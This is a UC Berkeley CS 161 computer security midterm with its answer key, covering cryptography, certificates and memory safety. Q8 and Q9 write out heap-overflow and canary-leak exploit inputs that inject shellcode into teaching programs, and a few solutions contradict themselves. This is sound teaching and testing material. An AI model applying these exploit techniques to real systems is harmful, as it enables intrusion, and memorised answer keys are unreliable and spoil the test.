Fuzail & Peyrin Summer 2022 — CS 161 Computer Security — Midterm

PRINT your name: _____, _____
(last) (first)

PRINT your student ID: _____

You have 110 minutes. There are 9 questions of varying credit (150 points total).

Question:	1	2	3	4	5	6	7	8	9	Total
Points:	1	30	14	20	9	13	13	14	36	150

For questions with **circular bubbles**, you may select only one choice.

- ○ Unselected option (completely unfilled)
- ● Only one selected option (completely filled)

For questions with **square checkboxes**, you may select one or more choices.

- ☐ You can select
- ■ multiple squares (completely filled)

Pre-exam activity (not graded, just for fun): Who is EvanBot?

Solution: Yes.

Q1 *Honor Code* (1 point)

Read the following honor code and sign your name.

I understand that I may not collaborate with anyone else on this exam, or cheat in any way. I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that academic misconduct will be reported to the Center for Student Conduct and may further result in, at minimum, negative points on the exam.

SIGN your name: _____

Q2 *True/False* **(30 point)**

Each true/false is worth 2 points.

Q2.1 True or False: In order for Joey charge his electric car, he gives his assistant a "charging key" that only allows his assistant to access the GPS, steering wheel, and nothing else. This best illustrates the principle of "Shannon's Maxim."

○ (A) True ● (B) False

Solution: False. This is a example of least privilege. Complete mediation is adding security checks at every entrance, while there's no such check here. It is granting the staff the least amount access to the car to finish this battery charging service.

Q2.2 True or False: In little-endian x86, the least-significant byte of multi-byte numbers is placed in the highest memory address.

○ (A) True ● (B) False

Solution: False. In a little-endian system, the least-significant byte of multi-byte numbers is placed in the lowest memory address.

Q2.3 True or False: x86 registers are stored as part of memory.

○ (A) True ● (B) False

Solution: False. Registers are stored directly on the processor and are a separate storage location from main memory.

Q2.4 True or False: A `%c` format string modifier moves `printf`'s argument pointer by a single byte.

○ (A) True ● (B) False

Solution: False. The `%c` format string modifier moves the argument pointer up by 4 bytes.

Q2.5 True or False: If you don't know the exact address of shellcode, you can still redirect execution to the shellcode.

● (A) True ○ (B) False

Solution: True. For example, you can use NOP sleds to jump to an approximate location in the code and execute a bunch of NOP instructions until you start executing actual shellcode. You could also use the address of an instruction like jmp *esp to redirect execution to a different point where your shellcode is located.

Q2.6 True or False: In real-world systems, canary values often contain a null byte to mitigate string-based attacks.

● (A) True ○ (B) False

Solution: True. For example, a string vulnerability might cause values on the stack to get printed until a null byte is encountered. Adding a null byte in the canary would stop this vulnerability from printing too many values on the stack.

Q2.7 True or False: Block ciphers, such as AES, are IND-CPA secure.

○ (A) True ● (B) False

Solution: False. Block ciphers are deterministic, and deterministic algorithms cannot be IND-CPA secure.

Q2.8 True or False: AES-CTR requires PKCS-7 padding to function correctly.

○ (A) True ● (B) False

Solution: False. AES-CTR does not need to be padded; the unused bits from the block cipher output can be discarded, and the ciphertext can be less than a multiple of the block size.

Q2.9 True or False: Given $\mathsf{SHA2}(M)$, an attacker cannot compute $\mathsf{SHA2}(M||M')$ for any M' of the attacker's choosing, since SHA2 is a secure cryptographic hash function.

○ (A) True ● (B) False

Solution: False. Although SHA2 is a secure cryptographic hash function (defining secure as one-way and collision-resistant), it is still vulnerable to length extension attacks.

Q2.10 xTrue or False: A MITM during the Diffie-Hellman key exchange can force Alice and Bob to derive a shared key that is different than the one they would have derived without the MITM.

● (A) True ○ (B) False

Solution: True. A MITM can change the half sent by Alice to Bob from $g^a \bmod p$ to $g^m \bmod p$ and change the half sent from Bob to Alice from $g^b \bmod p$ to $g^m \bmod p$, causing Alice and Bob to derive $g^{am} \bmod p$ and $g^{bm} \bmod p$, respectively.

Q2.11 True or False: Encrypting passwords before storing them is the best password storage scheme because the ciphertext does not leak any information about the password.

○ (A) True ● (B) False

Solution: False. Encrypting passwords is not the best password storage scheme, because an attacker could still the key to decrypt all passwords. Hashing passwords is a better approach to password storage.


Q2.12 True or False: A password database stores passwords for 100 users. There are 5000 possible passwords.

If the database stores each password as $H(\text{password})$, an attacker has to compute 5000×100 hashes to learn every password.

○ (A) True ● (B) False

Solution: False. The attacker only needs to hash each password once, for a total of 5000 hashes.

Refer to the following certificate tree for the remaining questions.



Q2.13 True or False: If Victoria's secret key is compromised by an attacker, then no certificates generated by anyone in the tree can be trusted.

○ (A) True ● (B) False

Solution: False. Certificates signed by Barney can still be trusted.

Q2.14 True or False: If Robin is trying to securely get Lily's public key, the only way to do so would be to obtain a certificate that was signed by Barney.

○ (A) True ● (B) False

Solution: False. The certificate can also be signed by Victoria or Lily.

Q2.15 True or False: If Robin is trying to securely get Punchy's public key, the only way to do so would be to obtain a certificate that was signed by Barney.

● (A) True ○ (B) False

Solution: True. According to the hierarchical trust structure, only Barney is authorized to delegate trust to Punchy.

Q3 *IV Been Running Through Your Mind All Day* **(14 point)**

For each of the following schemes, mark whether the scheme is IND-CPA secure or not, and why.

Assume that K_1 and K_2 are different symmetric keys not known to the attacker.

Clarification during exam: Unless otherwise specified, the IV is randomly generated per encryption.

Q3.1 (3 points) AES-CBC(K_1, M), where the IV is chosen as HMAC-SHA256(K_2, M), truncated to the first 128 bits.

- ○ (A) IND-CPA secure, because HMAC functions produce output that is indistinguishable from random.
- ○ (B) IND-CPA secure, because we avoid key reuse by ensuring that $K_1 \neq K_2$.
- ○ (C) Not IND-CPA secure, because an attacker can predict future IV values.
- ● (D) Not IND-CPA secure, because HMAC functions are deterministic.

Solution: The IV is the only source of randomness in AES-CBC, and in this case, the IV is deterministic given the message. In other words, encrypting the same message twice would result in the same ciphertext, so the scheme is not IND-CPA secure.
Without knowing K_2, the attacker could not predict future IV values, even if the attacker knew M.

Q3.2 (3 points) AES-CBC(K_1, M)

PRNG is a secure, rollback-resistant PRNG that has been seeded once with some initial entropy. To generate an IV for each message, generate bytes from PRNG.

Assume that the attacker has compromised the internal state of the PRNG.

- ○ (A) IND-CPA secure, because the PRNG produces output that is indistinguishable from random.
- ○ (B) IND-CPA secure, because even if an attacker compromises the internal state of the PRNG, they cannot learn anything about future outputs.
- ○ (C) IND-CPA secure, because even if the IV is predictable, AES-CBC with predictable IVs does not provide any additional information to the attacker.
- ○ (D) Not IND-CPA secure, because compromising the internal state of the PRNG results in the attacker learning about previous IVs.
- ● (E) Not IND-CPA secure, because a predictable IV in AES-CBC allows the attacker to learn additional information about the plaintexts.

Solution: Because the attacker compromised the internal state of the PRNG, the attacker can predict future outputs. We saw in discussion that AES-CBC is not secure against attackers if future IVs can be predicted ahead of time.

Q3.3 (3 points) $\mathsf{AES\text{-}CTR}(K_1, M)$.

PRNG is a secure, rollback-resistant PRNG that has been seeded once with some initial entropy. To generate an IV for each message, generate bytes from PRNG.

Assume that the attacker has compromised the internal state of the PRNG.

- ○ (A) IND-CPA secure, because even if an attacker compromises the internal state of the PRNG, they cannot learn anything about future outputs.
- ● (B) IND-CPA secure, because even if the IV is predictable, AES-CTR with predictable IVs does not provide any additional information to the attacker.
- ○ (C) Not IND-CPA secure, because compromising the internal state of the PRNG results in the attacker learning about previous IVs.
- ○ (D) Not IND-CPA secure, because a predictable IV in AES-CTR allows the attacker to learn additional information about the plaintexts.

Solution: This has the same problem as the previous subpart, where an attacker can predict future IVs/nonces, but AES-CTR is secure against predictable IVs/nonces. Intuitively, even if the attacker knows the future nonce ahead of time, they cannot learn anything about the output of the block ciphers.

For this question, all future subparts are independent of the previous subparts.

Alice and Bob come up with a new symmetric encryption scheme as follows:

$$M_0 = C_0 = IV$$
$$C_i = M_{i-1} \oplus E_K(M_i) \oplus C_{i-1}$$

E refers to AES-128 block cipher encryption.

Q3.4 (2 points) Write a decryption formula for M_i (for $i > 0$) using this scheme.

Solution: XOR both sides with $(M_{i-1}) \oplus C_{i-1}$ to get:
$E_K(M_i) = C_i \oplus M_{i-1} \oplus C_{i-1}$
$M_i = D_K(M_{i-1} \oplus C_i \oplus C_{i-1})$

Q3.5 (3 points) Is the scheme IND-CPA secure?

- ○ (A) Yes, because C_i is the output of a block cipher that is indistinguishable from random.
- ○ (B) Yes, because AES-CBC is IND-CPA secure, and additionally XORing each C_i with M_{i-1} does not give the attacker any new information.
- ○ (C) No, because encrypting the same plaintext twice gives the same ciphertext twice.
- ● (D) No, because the attacker can manipulate the ciphertext to learn a deterministic value.

Solution: Given a ciphertext C, an attacker can compute $C_i \oplus C_{i-1} = M_{i-1} \oplus E_K(M_i)$, which is a deterministic value. This breaks IND-CPA security, because the attacker can learn if two messages sent are the same.

Q4 *Slap Bet Commissioner* **(20 point)**

Alice and Bob are trying to communicate over an insecure communication channel without their messages getting tampered by Mallory, a MITM.

Assume **Mallory knows the 256-bit, one-block message,** M, that is being sent across the channel, in addition to the value of the ciphertext, C. For each of the following schemes, first mark whether Mallory can change the value M to be some value of her choosing, M'.

If you mark "Yes", provide a formula for $C' = (C'_1, C'_2)$ that, when decrypted by Bob, results in the message M'. Write your answer in terms of M, C_1, C_2, M', C'_1, and C'_2. You may also slice any of these values (for example, $M[0{:}127]$ returns the first 128 bits of M).

If you mark "No", write "Not Needed" in the textbox.

Assume that:

- K_1 and K_2 are different, symmetric keys known only to Alice and Bob.
- PK_B is Bob's public key that is certified by a trusted server.
- AES-CBC and AES-CTR are called with randomly generated IVs.
- H is SHA2-256, a secure, cryptographic, 256-bit hash function.

Q4.1 (4 points) Alice sends $C = (C_1, C_2)$

$$C_1 = \mathsf{AES\text{-}CTR}(K_1, M)$$

$$C_2 = \text{not used}$$

● (A) Yes, Mallory can modify the message. ○ (B) No, Mallory cannot modify the message.

Solution: This is the tampering attack against AES-CTR shown in lecture.
Recall that AES-CTR encryption for a message M is defined as $C_i = E_K(IV + i) \oplus M_i$ (where the subscript is the block number). Rearranging this gives $C_i \oplus M_i = E_K(IV + i)$.
We want Bob to see the encryption of M', which is $C'_i = E_K(IV + i) \oplus M'_i$. Plugging in the expression we found earlier, we get
$C'_i = C_i \oplus M_i \oplus M'_i$
For a one-block message, we can then write
$C' = C_1 \oplus M \oplus M'$

Q4.2 (4 points) Alice sends $C = (C_1, C_2)$

$$C_1 = M$$

$$C_2 = \mathsf{HMAC}(K_1, M)$$

○ (A) Yes, Mallory can modify the message. ● (B) No, Mallory cannot modify the message.

Solution: HMACs provide integrity, so Mallory cannot modify the message without being detected.

Q4.3 (4 points) Alice sends $C = (C_1, C_2)$

$$C_1 = \mathsf{AES\text{-}CBC}(K_1, M)$$
$$C_2 = \mathsf{HMAC}(PK_B, C_1)$$

○ (A) Yes, Mallory can modify the message.

● (B) No, Mallory cannot modify the message.

Solution: Note that the HMAC here is insecure, because it uses Bob's public key. This means that anybody can compute an HMAC on any message.
However, Mallory still can't tamper with the message to be any message of her own choosing. If Mallory chooses her own arbitrary message, she can't compute $\mathsf{AES\text{-}CBC}(K_1, M)$ without knowing K_1.

Q4.4 (4 points) Alice sends $C = (C_1, C_2)$

$$C_1 = M$$
$$C_2 = H(K_1 \,||\, C_1)$$

○ (A) Yes, Mallory can modify the message.

● (B) No, Mallory cannot modify the message.

Solution: SHA2 is vulnerable to length extension attacks, so Mallory could change C_1 to $M||M'$ for some M' of Mallory's choosing, and then compute $C_2 = H(K_1||M||M')$. However, this is not an arbitrary message of Mallory's choosing; Mallory is only able to append to whatever the existing message is.

Q4.5 (4 points) Alice sends $C = (C_1, C_2)$

$$C_1 = \mathsf{AES\text{-}CTR}(K_1, M)$$
$$C_2 = H(K_2) \,||\, H(C_1)$$

● (A) Yes, Mallory can modify the message.

○ (B) No, Mallory cannot modify the message.

Solution: $H(K_2)$ is a deterministic, constant value that's known from C_2. SHA2-256 outputs a 256-bit value, so the first 256 bits of C_2 are $H(K_2)$.
Mallory can change C_1 as they did in the first subpart, then change $C_2' = C_2[0{:}255]||H(C_1')$.

Q5 *Lawyered!* **(9 point)**

Bob goes in front of Judge Marshal and needs to show proof that a message M was sent by Alice without any tampering. For each of the following schemes, select whether Judge Marshal should believe Bob based on his explanations and explain why or why not. Assume that Judge Marshal has the values of all secret keys. You can answer in 10 words or fewer.

Clarification during exam: Assume that Judge Marshal is not malicious.

Q5.1 (3 points) Bob shows Judge Marshal $\mathsf{MAC}(K, M)$. Bob argues that since the message is MACd using a secret, symmetric key, shared between only Alice and Bob, and MACs provide integrity, the message must have been sent by Alice.

○ (A) Yes, Judge Marshal can believe Bob. ● (B) No, Judge Marshal cannot believe Bob.

Solution: Bob also has the secret key K, so Bob could have created M and generated $MAC(K, M)$ himself.

Q5.2 (3 points) Bob shows Judge Marshal $\mathsf{Sign}(PK_A, M)$. Bob argues that since the message is signed by Alice's public key and digital signatures provide integrity and authenticity, the message must have come from Alice.

○ (A) Yes, Judge Marshal can believe Bob. ● (B) No, Judge Marshal cannot believe Bob.

Solution: The signature is created with Alice's public key, so anybody could have created this signature. For example, Bob could have created M and signed it with Alice's public key himself.


Q5.3 (3 points) Bob shows Judge Marshal $E(SK_A, M)$, where E is AES-128 block cipher encryption. Bob argues that since the message is encrypted with Alice's secret key, the message must have been sent by Alice.

● (A) Yes, Judge Marshal can believe Bob. ○ (B) No, Judge Marshal cannot believe Bob.

Solution: Block ciphers are indistinguishable from random, so the only person who can create the value $E(SK_A, M)$ is Alice, who knows SK_A.
Judge Marshal also has SK_A, so they can then compute $E(SK_A, M)$. Since block ciphers are deterministic, if this value matches what Bob presented, we know that the message must have been created by Alice.

Q6 *You sure he'll crack that code?* **(13 point)**

Consider the following scheme called CBC-MAC. CBC-MAC is very similar to AES-CBC. The IV is always 0 and the algorithm outputs the last block of the ciphertext as the MAC. The image below illustrates how blocks of a message are encrypted with E (AES-128 block cipher encryption) for a resulting MAC.



Alice and Bob are communicating over an insecure channel. K is a symmetric key known only to Alice and Bob.

For each message, Alice sends:

$$\mathsf{AES\text{-}CBC}(K, M), \mathsf{CBC\text{-}MAC}(K, M)$$

Clarification during exam: Unless otherwise specified, the IV is randomly generated per encryption.

Q6.1 (2 points) Select all true statements about this scheme.

- ■ (A) Bob can always recover M.
- ■ (B) A MITM can learn something about M.
- ☐ (C) A MITM can read some, but not all, of M.
- ☐ (D) A MITM can read all of M.
- ☐ (E) None of the above

Solution: Bob can decrypt the AES-CBC encryption of M to recover M.
CBC-MAC is deterministic, so an attacker could see if the same message is encrypted twice.
A MITM cannot read any part of M because AES-CBC is IND-CPA secure, and CBC-MAC is the output of a block cipher that is indistinguishable from random.

Q6.2 (2 points) Alice sends a two-block message. Is Mallory able to tamper with the first block M_1 to some different value M_1' without being detected by Bob?

- ● (A) Yes, without tampering with the CBC-MAC value
- ○ (B) Yes, by also tampering with the CBC-MAC value
- ○ (C) No

Q6.3 (2 points) Alice sends a two-block message. Is Mallory able to tamper with the second block M_2 to some different value M_2' without being detected by Bob?

- ○ (A) Yes, without tampering with the CBC-MAC value
- ○ (B) Yes, by also tampering with the CBC-MAC value
- ● (C) No

Solution: First, note that XORing a value with 0 doesn't change the value, so $x \oplus 0 = x$ for any x. If Mallory tampers with the first $n-1$ blocks, when Bob decrypts the ciphertext, all the plaintext produced will be different from the ones which Alice originally sent since Mallory has modified all but the last cipher text block. In particular, the final plaintext will differ from the original final block of plaintext, even though the two final blocks of ciphertext are the same. Thereby, Bob will compute the authentication tag using CBC-MAC over the values of the plaintext that he decoded. The tag, t' for the new message is given by:

$$t' = E_K(M_n' \oplus E_K(M_{n-1}' \oplus E_K(... \oplus E_K(M_1'))))$$

Which is equivalent to $t' = E_K(M_n' \oplus C_{n-1}'$, which is the value of C_n. Therefore, $t' = C_n = t$.

Q6.4 (4 points) Alice sends an n-block message. Which blocks of the message is Mallory able to tamper with, without being detected by Bob?

Give your answer in terms of a series of inclusive ranges. For example $[1, 5]$, $[n-3, n]$ refers to Mallory being able to tamper with the first five blocks and the last three blocks. If none of the blocks can be tampered with, write "None".

Clarification during exam: $[n-3, n]$ refers to the last four blocks.

Solution: [1 to n-1]

Q6.5 (3 points) How would you change CBC-MAC to prevent your attack from the previous subparts? If you said there was no attack, explain why CBC-MAC is secure. Limit your answer to 10 words or fewer.

Solution: Prepend each block in CBC-MAC with a nonce//counter.

Use a random IV, and include the IV in the MAC.

Don't reuse keys between encryption and creating MACs.

Q7 *La Magle* **(13 point)**

Alice and Bob want to communicate over a public channel using El Gamal encryption. Unfortunately, they have forgotten the details of El Gamal and decide to devise their own encryption scheme they call La Magle. Below are the details for Alice and Bob's La Magle encryption scheme in the case where Alice is sending a message to Bob.

- **Key Generation:** Bob randomly picks b in the range $[2, p-2]$, and computes $B = g^b \bmod p$. Bob's public key is B and his private key is b.
- **Encryption:** Let Alice's message be some M between $[0, p-2]$. Alice randomly picks r in the range $[0, p-2]$. Alice then sends the following (C_1, C_2) as her ciphertext:

$$C_1 = g^r \bmod p$$
$$C_2 = g^M \times B^r \bmod p$$

Assume the parameters g and p are agreed upon and known by all parties involved.

Q7.1 (3 points) Bob has received the ciphertext $C = (C_1, C_2)$ from Alice which was encrypted using La Magle. Bob has access to the following magic functions and all magic functions have efficient runtimes.

- **Discrete Log Oracle:** A function $DL(y)$, that when given any integer y, returns an integer x such that $y \equiv g^x \bmod p$.
- **Diffie-Hellman Oracle:** A function $DH(x, y)$, that when given any two integers of the form $g^a \bmod p$ and $g^b \bmod p$, returns $g^{ab} \bmod p$.
- **RSA Oracle:** A function $RSA(x)$, that when given a large value, N, factors it into prime numbers p and q.

Provide a decryption formula, $D(C_1, C_2)$ for M in terms of C_1, C_2, b, g, p, and **at most one** of the above magic functions.

Solution: Recall regular El Gamal encryption: $C_1 = g^r \bmod p$ and $C_2 = M \times B^r \bmod p$. La Magle is the same, except the message being encrypted is g^M.
The regular El Gamal decryption formula is $C_1^{-b} \times C_2$. In La Magle, this would give us g^M. Call this value $y = g^M$. To retrieve M, we have to pass this value through the discrete log oracle to find a value M such that $g^M = y$.
In summary, $D(C_1, C_2) = DL(C_1^{-b} \times C_2)$.

Q7.2 (4 points) Alice encrypts the plaintexts M_1 and M_2 and sends them to Bob in the form $C = (C_1, C_2)$ and $C' = (C'_1, C'_2)$. Bob wants to compute the sum of the plaintexts, but Bob is lazy and only willing to use the decryption function found above once.

Provide a formula that Bob could use to get $M_1 + M_2$ in terms of C_1, C_2, C'_1, C'_2, and the decryption function $D(C_1, C_2)$. You may use the decryption function $D(C_1, C_2)$ **at most once** in your formula. You **cannot** use Bob's private key b in your formula.

Solution: Note that the encryption of M_1 is

$$C_1 = g^{r_1} \bmod p$$

$$C_2 = g^{M_1} \times B^{r_1} \bmod p$$

The encryption of M_2 is

$$C'_1 = g^{r_2} \bmod p$$

$$C'_2 = g^{M_2} \times B^{r_2} \bmod p$$

The value we're looking for is some encryption of $M_1 + M_2$, which would look something like:

$$g^{M_1+M_2} \times B^{\text{somer}} \bmod p$$

Note that multiplying $C_2 \times C'_2$ gives us

$$C_2 \times C'_2 = g^{M_1+M_2} \times B^{r_1+r_2} \bmod p$$

In this case, r_1+r_2 is our value of r. This means that our first ciphertext should be $g^{r_1+r_2} \bmod p$. Note that this is exactly $C_1 \times C'_1$.
In summary: $M_1 + M_2 = D(C_1 \times C'_1, C_2 \times C'_2)$

Q7.3 (3 points) Recall that in El Gamal, Mallory can tamper with the encryption of M so that Bob decrypts the ciphertext as $2 \times M$. Is the same attack possible in La Magle?

● (A) Yes ○ (B) No

Solution: This attack is still possible in La Magle. If Alice wishes to send Bob the message M and encrypts it with La Magle, she will send the ciphertext (C_1, C_2) where

$$C_1 = g^r \mod p$$

$$C_2 = g^M \times B^r \mod p$$

The value we're looking for is some encryption of $2 \times M$, which would look something like

$$C_1' = g^{r'} \mod p$$

$$C_2' = g^{2\times M} B^{r'} \mod p$$

Notice that $C_2 \times C_2$ gives us

$$C_2 \times C_2 = g^{2\times M} B^{2\times r} \mod p$$

In this case, $r' = 2 \times r$. This means that our first ciphertext should be $g^{2\times r} \mod p$. This can be computed by $C_1 \times C_1$ as shown below

$$C_1 \times C_1 = g^r \times g^r = g^{r+r} = g^{2\times r}$$

In summary, Mallory can compute $(C_1', C_2') = (C_1 \times C_1, C_2 \times C_2)$ and send this to Bob, which Bob will then decrypt as $2 \times M$.

Q7.4 (3 points) Alice and Bob decide to further modify La Magle. Under this modified scheme, Alice sends the following (C_1, C_2) as her ciphertext:

$$C_1 = \mathsf{AES\text{-}CTR}(K_1, g^r \bmod p)$$

$$C_2 = \mathsf{AES\text{-}CTR}(K_2, g^m \times B^r \bmod p)$$

K_1 are K_2 are different symmetric keys known only to Alice and Bob.
Is this modified version of La Magle a malleable scheme? If yes, provide an example of how Mallory could forge a new ciphertext. If no, provide a brief justification about why it is not possible. You can answer in 10 words or fewer.

○ (A) Yes ● (B) No

Solution: AES-CTR produces output that is indistinguishable from random. Since the "message" is not a public value, Mallory cannot use the malleable properties of AES-CTR here.

Q8 *How YOU Doin'?* **(14 point)**

Joey wrote some code to send messages to his friends, but got confused and he has some concerns. Can you help Joey fix his code?

```
1  typedef struct {
2      char my_lines[16];
3  } play;
4
5  typedef struct {
6      char *my_scenes;
7  } script;
8
9  void memorize(int i, char *new_brain, char *al_pacino) {
10     play *dool_play;
11     script *joey_script;
12     uint32_t flag = i;
13     char buf[12] = "A MOO POINT";
14
15     dool_play = (play *) malloc(sizeof(play));
16     joey_script = (script *) malloc(sizeof(script));
17     joey_script->my_scenes = (char *) malloc(128);
18
19     memcpy(joey_script->my_scenes, buf, flag);
20     strcpy(dool_play->my_lines, new_brain);
21
22     if (strlen(al_pacino) >= 128) {
23         printf("Your message is too long!\n");
24         return;
25     }
26
27     strncpy(joey_script->my_scenes, al_pacino, strlen(al_pacino)+1);
28 }
```

For this question, assume the following:

- You are on a little-endian 32-bit x86 system.
- There is no other compiler padding or saved additional registers.
- `main` calls `memorize` with the appropriate arguments.
- **No memory safety defenses** are enabled.
- The address of the RIP of `memorize` is `0xffffff9c`.
- The address of `dool_play->my_lines` on the heap is `0x7ff3ec10`.
- For your inputs, you may use `SHELLCODE` as a 100-byte shellcode. **Note that there are fewer than 100 bytes above the RIP of `memorize`.**

The heap diagram when the program is paused at **Line 19** is:

Heap

[128] `*(joey_script->my_scenes)`
[4] `joey_script->my_scenes`
[16] `dool_play->my_lines`

Assume that there is no padding or any other values between blocks on the heap.

Q8.1 (2 points) Which of the following memory safety vulnerabilities exist in the code? Select all that apply.

- ☐ (A) Format string vulnerability
- ■ (B) Signed/unsigned vulnerability
- ■ (C) Heap overflow
- ☐ (D) Off-by-one vulnerability
- ☐ (E) None of the above

Solution: The call to `memcpy` on line 19 lets you overwrite some memory on the heap, starting at `joey_script->my_scenes`. The number of bytes to copy, `flag`, is controlled by the attacker, so you can overflow the block on the heap. This is a heap overflow.

The call to `strcpy` at line 20 also allows the attacker to overwrite `dool_play->my_lines` on the heap, which is another heap overflow.

There is no format string vulnerability, because the only call to `printf` at line 23 does not let the attacker control the first argument.

There is a no signed/unsigned vulnerability, because the only numerical variable defined is the unsigned number `flag` at line 12, and `memcpy` takes in an unsigned number, but `i` is defined as a signed integer. However, since the word vulnerability here was a bit unclear, we gave points to everyone for that.

There is no off-by-one vulnerability, because an attacker cannot overwrite values on the stack.

Q8.2 (10 points) Provide an input that would cause this program to execute shellcode. Write all your answers in Python 2 syntax (just like in Project 1). If you don't need a line for your exploit, you must write "Not Needed".

Provide an input to variable `i` (argument to `memorize`).

For this box only, you can write a decimal number instead of its byte representation.

Solution: Not Needed.

Provide a string value for `new_brain` (argument to `memorize`):

Solution: 'A' * 16 + `\x9c\xff\xff\xff` + SHELLCODE

Provide a string value for `al_pacino` (argument to `memorize`):

Solution: `\x24\xec\xf3\x7f`

Solution: The first thing to notice was that the input to variable i was not needed. Overflowing the flag variable would simply copy extended amounts from `buf` into `joey_script->my_lines`, but no exploit can be done here since we can't overwrite memory from the heap to the stack in one continuous manner.

The idea is then to move to a heap overflow. We first overwrite `dool_play->my_lines` with garbage since we want to access the pointer located at `joey_script->my_scenes`. We overwrite this pointer to point to the RIP of main instead. This way, when we go to access `joey_script->my_scenes` in the `strncpy` function, we start writing to the RIP of main instead of the buffer in the heap.

The next point to notice is that `SHELLCODE` is too long to fit above the RIP (as noted in the assumptions), so we can place the `SHELLCODE` in the heap instead.

Q8.3 (2 points) Which of the following memory safety defenses would prevent an attacker from executing the exploit above? Select all that apply.

- ☐ (A) Stack canaries
- ■ (B) ASLR
- ■ (C) Using a memory safe language
- ■ (D) Non-executable pages
- ☐ (E) None of the above

Solution: Stack canaries would not stop your exploit, because your exploit doesn't write continuously from somewhere below the canary to somewhere above the canary. Instead, your write to the stack starts above the canary.

ASLR would stop your exploit, because the addresses on the heap and stack would change with every execution of the program.

Using a memory-safe language stops all memory safety attacks.

Non-executable pages would stop your exploit, because your exploit writes shellcode on the heap.

Q9 *The Way You Look Tonight* **(36 point)**

Consider the following vulnerable C code:

```
1  typedef struct {
2      char mon[16];
3      char chan[16];
4  } duo;
5
6  void third_wheel(char *puppet, FILE *f) {
7      duo mondler;
8      duo richard;
9      fgets(richard.mon, 16, f);
10     strcpy(richard.chan, puppet);
11     int8_t alias = 0;
12     size_t counter = 0;
13
14     while (!richard.mon[15] && richard.mon[0]) {
15         size_t index = counter / 10;
16         if (mondler.mon[index] == 'A') {
17             mondler.mon[index] = 0;
18         }
19         alias++;
20         counter++;
21         if (counter == ___ || counter == ___) {
22             richard.chan[alias] = mondler.mon[alias];
23         }
24     }
25
26     printf("%s\n", richard.mon);
27     fflush(stdout); // no memory safety vulnerabilities on this line
28 }
29
30 void valentine(char *tape[2], FILE *f) {
31     int song = 0;
32     while (song < 2) {
33         read_input(tape[song]); //memory-safe function, see below
34         third_wheel(tape[song], f);
35         song++;
36     }
37 }
```

For all of the subparts, here are a few tools you can use:

- You run GDB once, and discover that the address of the RIP of `third_wheel` is `0xffffcd84`.
- For your inputs, you may use `SHELLCODE` as a 100-byte shellcode.
- The number `0xe4ff` exists in memory at address `0x8048773`. The number `0xe4ff` is interpreted as `jmp *esp` in x86.
- If needed, you may use standard output as `OUTPUT`, slicing it using Python 2 syntax.

Assume that:

- You are on a little-endian 32-bit x86 system.
- There is no other compiler padding or saved additional registers.
- `main` calls `valentine` with the appropriate arguments.
- **Stack canaries** are enabled and no other no memory safety defenses are enabled.
- The stack canary is four completely random bytes (**no null byte**).
- `read_input(buf)` is a memory-safe function that writes to `buf` without any overflows.

Write your exploits in Python 2 syntax (just like in Project 1).

Q9.1 Fill in the following stack diagram, assuming that the program is paused at **Line 14**. Each row should contain a struct member, local variable, the SFP of `third_wheel`, or canary (the value in each row does not have to be four bytes long).

Stack

RIP of third_wheel
SFP of third_wheel
STACK CANARY
mondler.chan
mondler.mon
richard.chan
richard.mon
alias
counter

Q9.2 In the first call to `third_wheel`, we want to leak the value of the stack canary. What should be the missing values at line 21 in order to make this exploit possible?

Provide a decimal integer in each box.

Solution: 255

Solution: 47

Solution: Both `fgets` and `strcpy` insert a null byte at the end of their inputs, so we need to overwrite the null bytes that are located at `richard.mon[15]` and `mondler.chan[15]` (since we can use `strcpy` to write more than 16 bytes into `richard.chan`). Since `alias` is a signed value, we can use 255 to overwrite the null byte in the `richard.mon` buffer, and 47 to overwrite the null byte in the `mondler.chan` buffer.

Q9.3 Provide an input to each of the lines below in order to leak the stack canary value in the first call to `third_wheel`. If you don't need an input, you must write "Not Needed".

Provide a string value for `tape[0]`:

Solution: 'B' * 47

Provide an input to `fgets` in `third_wheel`:

Solution: 'B' * x where x is any value greater than or equal to 15

Solution: To leak the value of the stack canary, we can use the `printf` call on `Line 26`. Since we start printing from `richard.mon`, we want to make sure there are no null bytes between the start of that buffer and the stack canary, so we fill up the remaining space with 'B's. Note that we do not want `mondler.mon` to equal 'A' since our code logic in Line 16 and 17 would conver those values to 0.

Q9.4 Provide an input to each of the lines below in order to run the malicious shellcode in the second call to `third_wheel`. If you don't need an input, you must write "Not Needed".

Provide a string value for `tape[1]`:

Solution: 'B' * 48 + OUTPUT[64:67] + 'B'*4 + '\x88\xcd\xff\xff' + SHELLCODE

Provide an input to `fgets` in `third_wheel`:

Solution: \x00 or 'B' * x where x is any value greater than or equal to 15

